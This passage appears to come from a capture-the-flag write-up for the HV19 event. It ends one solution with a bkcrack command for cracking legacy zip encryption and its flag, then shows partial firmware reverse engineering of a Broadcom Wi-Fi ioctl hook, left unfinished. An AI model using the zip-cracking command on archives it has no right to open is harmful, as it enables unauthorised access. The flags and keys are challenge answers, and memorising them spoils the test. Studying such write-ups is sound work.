- bkcrack:

```
./bkcrack -C ../Santa-data.zip -c flag.txt -P ../flag.zip -p flag.txt -d found.zip -e
```

Used for plain text attacks against zip files using OLD encryption not AES128.

`HV19{Cr4ckin_Passw0rdz_like_IDA_Pr0}`

HV19.24: ham radio: Leet - Category: FUN, RE

brcmfmac43430-sdio.bin

Description:

Elves built for Santa a special radio to help him coordinating today's presents delivery.

Solution:

looked at the binary with strings to find a couple interesting stings

```
bread@sticks:~# strings brcmfmac43430-sdio.bin
...
Um9zZXMgYXJlIHJlZCwgVmlvbGV0cyBhcmUgYmx1ZSwgRHJTY2hvdHRreSBsb3ZlcyBob29r
aW5nIGlvY3Rscywgd2h5IHNob3VsZG4ndCB5b3U/
pGnexmon_ver: 2.2.2-269-g4921d-dirty-16
wl%d: Broadcom BCM%s 802.11 Wireless Controller %s
DehW
kDej
DehKT
kDehv
kDeh
kDehv
```

```
-R#7
+./1y
-).T
[#EKIG(
43430a1-roml/sdio-g-p2p-pool-pno-pktfilter-keepalive-aoe-mchan-tdls-
proptxstatus-ampduhostreorder-lpc-sr-bcmcps Version: 7.45.41.46 (r666254
CY) CRC: 970a33e2 Date: Mon 2017-08-07 00:48:36 PDT Ucode Ver: 1043.206
FWID 01-ef6eb4d3
```

used the hint to find out about `ioctls`

```
bread@sticks:~# echo
"Um9zZXMgYXJlIHJlZCwgVmlvbGV0cyBhcmUgYmx1ZSwgRHJTY2hvdHRreSBsb3ZlcyBob29
raW5nIGlvY3Rscywgd2h5IHNob3VsZG4ndCB5b3U/" | base64 -d
Roses are red, Violets are blue, DrSchottky loves hooking ioctls, why
shouldn't you?
```

started googling `43430a1-roml/sdio-g-p2p` and `brcmfmac43430` and came across a couple of interesting resources.

- https://blog.quarkslab.com/reverse-engineering-broadcom-wireless-chipsets.html
- https://github.com/seemoo-lab/nexmon
- https://git.kernel.org/pub/scm/linux/kernel/git/stable/linux.git/tree/drivers/net/wireless/broadcom/brcm80211

these pointed to the fact that the firmware had been updated with `nexmon` and after getting my hands on a raspberry pi i was able to find a language to decompile the binary correctly with (previous attempts with `ghidra` didn't work).

`armv6l` is the language i decided to work with.

from this i wanted to see what function that base64 string was being called from, so using `show references to address` i found the function in which it was called.

```
int * hook(int **param_1,char *param_2,int **xored_str,char *dood,uint
*null2){
  int *xbyte;
  byte *out_byte;
  byte *idx;
  byte bStack57;
  undefined4 xor_key;
  undefined4 uStack52;
  undefined4 uStack48;
  undefined4 uStack44;
  undefined4 local_28;
  char local_24 [32];

  FUN_00058d9c(xored_str,dood);
  xor_key = *(undefined4 *)PTR_PTR_DAT_00058e84;
  uStack52 = *(undefined4 *)(PTR_PTR_DAT_00058e84 + 4);
  uStack48 = *(undefined4 *)(PTR_PTR_DAT_00058e84 + 8);
  uStack44 = *(undefined4 *)(PTR_PTR_DAT_00058e84 + 0xc);
  local_28 = *(undefined4 *)(PTR_PTR_DAT_00058e84 + 0x10);
  local_24._0_4_ = *(undefined4 *)(PTR_PTR_DAT_00058e84 + 0x14);
  if (param_2 == (char *)0xcafe) {
    mem_cpy((char *)xored_str,poem,(int)dood);
    return (int *)0;
```

```
  }
  if (param_2 != (char *)0xd00d) {
    if (param_2 != &DAT_00001337) {
      xbyte = FUN_0081a2d4(param_1,(int)param_2,xored_str,dood,null2);
      return xbyte;
    }
    idx = &bStack57;
    out_byte = out_str;
    do {
      idx = idx + 1;
      out_byte = out_byte + 1;
      *idx = *out_byte ^ *idx;
    } while (idx != (byte *)(local_24 + 2));
    mem_cpy((char *)xored_str,(char *)&xor_key,(int)dood);
    return (int *)0;
  }
  FUN_00002390((undefined4 *)PTR_other_str_00058e8c,(undefined4
*)FUN_00800000,0x17);
  return (int *)0;
}
```

there are a couple of interesting things i could see, `param_2 == (char *)0xcafe`, `param_2 != (char *)0xd00d`, `param_2 != &DAT_00001337` very odd hex values/addresses. so i thought i had found the correct function. looking into it a little deeper, i found a couple interesting strings that i think are used for xoring.

used in that functions xor

```
09 bc 31 3a 68 1a ab 72 47 86 7e e6 4a 1d 6f 04 2e 74 50 0d 78 06 3e 00
```

and

```
29 6a 91 44 3b be 27 15 92 07 c9 f3 47 77 ed e5 26 10 76 74 80 57 1f 00
```

passed to this function

```
FUN_00002390((undefined4 *)PTR_other_str_00058e8c,(undefined4
*)FUN_00800000,0x17);
```

The issue with the second function was the `(undefined4 *)FUN_00800000` because the address space at `0x800000` didn't exist. my first guess was library calls but then i remembered that the blog post `blog.quarkslab.com` referred to a `rom`. so i had to acquire a `rom`.

looking on GitHub for a `rom` i found `https://github.com/seemoo-lab/bcm_misc/tree/master/bcm43430a1`. and i then used `hex workshop` to combine the firmware and the rom into a single file with the rom at offset `0x800000`.

I had a quick look at the `FUN_00002390` function but had things to do, so i postponed working on this challenge. I could not find enough time to focus on the challenge taking 1 hour attempts here and there but it wasn't enough to find a solution.

i figured the first function i found was the `hook` for the `ioctls`. and ether i missed something in the main loop or... the flag was in `FUN_00002390` as it required the firmware.

`` `did not complete challenge` ``